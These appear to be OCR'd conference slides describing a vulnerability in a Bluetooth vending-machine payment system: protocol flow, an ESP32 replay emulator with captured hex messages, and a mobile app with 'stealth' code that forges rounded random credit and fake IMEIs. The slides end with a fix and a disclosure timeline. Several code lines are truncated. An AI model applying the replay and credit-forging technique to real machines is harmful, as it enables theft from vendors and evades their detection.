
THE CLIENT RETRIEVES THE SERVER'S CHALLENGE



AUTHENTICATION

THE SERVER RETRIEVES THE CLIENT'S CHALLENGE


Client checks the challenge



VERIFY

THE CLIENT CHECKS THAT EVERYTHING IS OK


If the server returns its challenge, back to the beginning




COMMAND

THE SERVER RETURNS WHAT IT EXPECTS FROM THE CLIENT

There are 3 types of command




The client retrieves the vendorId and vendorPwd from the API
Client and server exchange their challenge
The server gently asks for and trusts the customer's credit.
The server gently asks for and trusts the customer's credit.
imgflip.com

BUILDING AN EMULATOR

OPTION 1

Lazy, use an ESP32 and repeat messages of a real exchanges.

OPTION 2

Studious, use an ESP32 and rewrite a full vending machine in C++

OPTION 3

Rent a vending machine

EMULATOR

THE GOOD OLD ELSE IF

```
else if (!strncmp(currentMessage.c_str(), "FAF9F3|", 7)) {
    (void)Serial.printf("[SEND] %s\n", "00|1780DFFAE1B54EE58A6479A31A9182498DF73D|");
    this->sendMessage("00|1780DFFAE1B54EE58A6479A31A9182498DF73D|");
}
else if (!strncmp(currentMessage.c_str(), "80E7ACBA6E78F678D94540966DCE2677007BA4AD9CC432B22660701
    (void)Serial.printf("[SEND] %s\n", "00|1781E5C0D28C0640A41A1163C13FFFB1721150C91A9D6F24DF2AECF
    this->sendMessage("00|1781E5C0D28C0640A41A1163C13FFFB1721150C91A9D6F24DF2AECFCC71DA72C77955D|"
}
else if (!strncmp(currentMessage.c_str(), "00|", 3)) {
    (void)Serial.printf("[SEND] %s\n", "D325BE4F116F4A84C6D7ADFDF3C7659C73C22B1B17D9BD0392EC7E9527
    this->sendMessage("D325BE4F116F4A84C6D7ADFDF3C7659C73C22B1B17D9BD0392EC7E9527C410437C|");
}
else if (!strncmp(currentMessage.c_str(), "DB653CC0B028BB04B82382860F0ED987|", 33)) {
    (void)Serial.printf("[SEND] %s\n", "22635BE79F469D554E47765D7523C6B012|");
    this->sendMessage("22635BE79F469D554E47765D7523C6B012|");
}
```

Option 1, Lazy :)

SECOND ERROR

DEFAULT BLUETOOTH MTU SIZE 23 BYTES

BLE HCI

Headers (3 bytes)

```
02 40 20 1b 00 17 00 04    00 1b 12 00 30 30 7c 46
42 30 31 30 30 30 30 30    32 30 36 30 37 30 35 30
```

Data (20 bytes)

NOW

EMULATOR

MOBILE APPLICATION

MOBILE APPLICATION

CROSS-PLATFORM

ReactNative w/Expo
+ Coding time
+ Live update
- Build time

Aether Aujourd'hui à 19:46
Bien évidemment, déjà le premier PoC je le sens bien

THIRD ERROR - MTU

ONLY VERIFY 20BYTES


23bytes:
- 3 headers
- 20 data

NOW

BLUETOOTH EXCHANGES

POC WITH EMULATOR

FREE SNACKS TIME !


Tap on a device to connect
LCOG-92235382C05
LCOG-92235369C02
LCOG-92235394A01
LCOG-92235386A04

STEALTH

```
generateRandomCredit: () => {
    // TEST ONLY
    //return "000001F4";
    /* Generate random credit between 15e and 5e. */
    var credit = Math.floor(Math.random() * (MAX_CREDIT - MIN_CREDIT + 1) + MIN_CREDIT);
    // Round, increase stealth
    return (credit - (credit % ROUND_CREDIT)).toString(16).padStart(8, "0").toUpperCase();
},
```

```
generateRandomIMEI(currentUserCredit: string) {
    // TEST ONLY
    //return currentUserCredit.concat("0000DA11FC0CFD0A5E7F");
    return currentUserCredit.concat(this.generateRandomString(20));
    //return "00".concat(this.generateRandomString(24));
}
```

```
generateRandomString(count: number) {
    // Don't know why but the crypto module doesn't work
    let hexdigits = "0123456789ABCDEF"
    let str = ""
    for(let i = 0; i < count; i++){
        str += hexdigits[Math.floor(Math.random() * 16)];
    }
    return str;
```

HOW TO FIX ?

- ⚙ ALWAYS DO YOUR CHECK ON A TRUSTED DEVICE (SERVER)
- ⚙ USE CLIENT MOBILE ONLY TO SEND DATA, NO PROCESSING!

TIMELINE

07/03/2024	VULNERABILITY FOUND
17/03/2024	MAIL SENT TO INFORM ABOUT VULNERABILITY
09/05/2024	REMINDER MAIL
TODAY	STILL NO RESPONSE

THANKS TO

- **150K - AD**
  Being this weird guy executing my weird Frida scripts in front of a vending machine with a computer. ❤️
- **LUMINOUW - JULIEN / LAURENT**
  Proofreading. 😎
- **ANTOINE**
  Android tablet. 👾

THANK YOU